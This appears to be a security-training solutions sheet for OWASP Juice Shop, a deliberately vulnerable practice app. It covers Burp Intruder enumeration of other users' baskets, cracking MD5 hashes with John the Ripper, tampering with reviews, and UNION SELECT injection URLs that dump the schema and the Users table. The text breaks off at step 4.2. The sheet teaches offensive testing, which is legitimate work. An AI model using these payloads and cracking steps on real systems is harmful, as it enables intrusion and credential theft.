**Session 3 Solutions**

1) The first step is to log in and capture that crucial request! Log in as any user, turn intercept on in Burp (see the GIAG worksheet solutions for detailed instructions on how to do this) and click ‘Your Basket’ in the top-right of Juice Shop. You should see a request to */rest/basket/x*, where the number at the end is the ID of whichever user you are logged in as. Now, let’s see what happens if we change that number.

If we send the request to the Repeater, we can edit the number and resend to see if it gives us another user’s basket. Using the Repeater is always a good step before an attack, to figure out which parts of the request we should use as our payload! Indeed, changing the number gives us back a different basket:




Figure : Resending the request in the Repeater

Now it’s time to configure our attack in the Intruder. Go back to ‘HTTP history’ in the Proxy tab, and right-click the */rest/basket* request to send it to Intruder. Now we have a few options to configure; the Intruder will automatically set the target to be the same as the original request, so there’s nothing to change here – instead, click the ‘Positions’ tab to tell the Intruder what to modify in the request. This screen allows you to mark specific parts of the request, and the Intruder will then ‘inject’ different values and resend the request. We want to change the number at the end of the request, so let’s press the ‘Clear §’ button to get rid of the pre-generated Positions. Then highlight the number and press ‘Add §’ to add a new position.




Figure : Adding a position

Leave the attack type as ‘Sniper’ and click the ‘Payloads’ tab. Now we can tell Burp what kind of data it should inject into our position. We’ve only chosen one position so this step is fairly simple, but as you can see there are lots of options for custom payloads should you wish to do something more complex! We will want to set our ‘Payload type’ to ‘Numbers’, and then specify a sequence of numbers to iterate over. We can also define the ‘Step’, which is the amount the payload increments by with each request – as we want to check all baskets within the range we provide, let’s leave it as 1. We’ll check baskets 1 to 10, but you can modify this based on how many users are on your instance of Juice Shop. Now our attack payload should look like this:




Figure : Setting our payload options

Press ‘Start attack’ and see what happens!




Figure : Running the attack

The results page allows us to see the response from each request, which contains the details of the user’s basket in JSON format!

If you’re interested in reading more about the function of the Intruder, see [1].

2) John the Ripper should be preinstalled on Kali Linux and added to your PATH (the list of locations where the command line should look for programs). If you’re not sure, you can check this using the which john or whereis john commands:



Figure : Checking john is installed

Now we need to make a list of password hashes – create a directory for Juice Shop using mkdir juice-shop and then create a file with nano passwords. Then paste in any password hashes you’ve found so far (remember, you can get these from the tokens of logged-in users). Here, we’ve taken the passwords of the first six users in the database:




Figure : Making a list of hashes

Then we need to run John itself! John has a few modes; ‘Single Crack’ mode commonly targets one password and uses a mix of information such as usernames and domain names for a specific user, plus ‘mangling’ rules, to generate a targeted wordlist – it is fast, but not what we’ll be using here; ‘Wordlist’ mode takes a specific wordlist and iterates over it, applying mangling rules if you ask it to – nice and simple password cracking, and the mode you’ll use the most; ‘Incremental’ mode is true brute force, and generates all possible character combinations until it finds a match – with infinite time you’ll crack the password, but often it’s sufficient to use a wordlist. See more about these modes at [2].

By default, John uses ‘Wordlist’ mode with a default list, and then switches to incremental mode if it can’t find a match. You can execute this by simply typing john passwords. However, our hashes happen to match against several different hash formats, and John picks the wrong one by default! From experience we can tell you these hashes are MD5, so let’s specify that hash format in our command by typing john passwords --format=Raw-MD5.




Figure : Basic MD5 crack

This takes a while, but eventually finds all our passwords if we let it finish! We can also specify a wordlist of our own using the -wordlist flag. A good one is rockyou [3], which ships with Kali and can be found under */usr/share/wordlists/rockyou.txt*. To use John with rockyou, type john passwords --format=Raw-MD5 -wordlist=/usr/share/wordlists/rockyou.txt




Figure : Cracking with a wordlist

Cracking may take some time, but when you’re done you can see the results with john --format=Raw-MD5 --show passwords




Figure : Showing results

Keep checking until you’ve got them all!

Note: Sometimes a trailing newline character can be added to the end of your password file, which interferes with John. Check for this character (hex 0a) using the xxd -p command – if it’s present, you can truncate your password list by one bit using the truncate -s $(($(stat -c '%s' passwords)-1)) passwords command. After that, you’re free to crack as normal!




Figure : Fixing trailing newline

3) The first step is always to create and capture a valid request to see how it works – so, login as any user and post a review, and edit it! You should see a PATCH request to */rest/products/reviews*, as below:




Figure : PATCH request

The two parameters are *id* and *message*. The id looks a little nonsensical – it may be some sort of hash of the product ID and user ID, but that’s just a guess. Without a clear way of predicting what the ID will be for a certain review, we need to find a way of capturing them! You can do this by intercepting the request for opening a product in Burp – click a product and you should see a request to */rest/products/productid/reviews*, where the response to the request contains the information for all the reviews attached to that product, including the ID!




Figure : Request data

Now send the edit request to the Repeater and replace the ID with the one you just captured, and add any message you like:




Figure : Sending the PATCH request to Repeater

You should see the edited review!




Figure : Successfully edited!

4) We’ll be using a UNION SELECT query, as covered in the session, to perform this attack. You can recap the slides to see instructions in more detail, but here is an overview of how the attack works:

* UNION SELECT appends one query to another – but the number of columns in the second SELECT has to be the same as the first, so we have to ‘guess’ how many columns there are
* We do this by selecting arbitrary values until we have the right number of columns
* Once we have that figured out, we replace the arbitrary values with the columns we want and specify the table to select from!
* In Juice Shop specifically, we make a request to an exposed API endpoint (*/rest/products/search?q=*) that is lacking the sanitisation present on the normal search box. We close the normal query with *‘))* and then start our UNION SELECT attack

As a recap, the URL we used to exfiltrate the schema in the session was as follows:

<https://juice-shop.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20sql,%20%272%27,%20%273%27,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20sqlite_master-->

Use this to see the names of tables you want to attack, and adjust the parameters as needed! You may need to change the base of the URL depending on which platform you are using.

To make your results a little easier to read, you would usually use the SQL ‘AS’ keyword, which returns a column under a different name – this should override the normal column name that is returned by the query. However, as the original query (that selects from the Products table) is un-editable we cannot change the columns in the output. It is worth knowing this keyword in future, though, so we’ve included it in the solutions just in case!

4.1) Use the following URL to extract usernames and passwords from the Users table:

<https://juice-shop.herokuapp.com/rest/products/search?q=qwert%27))%20UNION%20SELECT%20username,%20password,%20%273%27,%20%274%27,%20%275%27,%20%276%27,%20%277%27,%20%278%27,%20%279%27%20FROM%20Users-->

For 4.1 we’ll show you an example of this working in the browser – all the other attack payloads work in the same way!




Figure : Extracting the usernames and password hashes

You can see the hashes displayed on the screen – the ‘username’ column is empty for most users, but we could easily change the column to ‘email’ instead.

4.2) Use the following URL to extract names, address, and mobile numbers from the Addresses table:

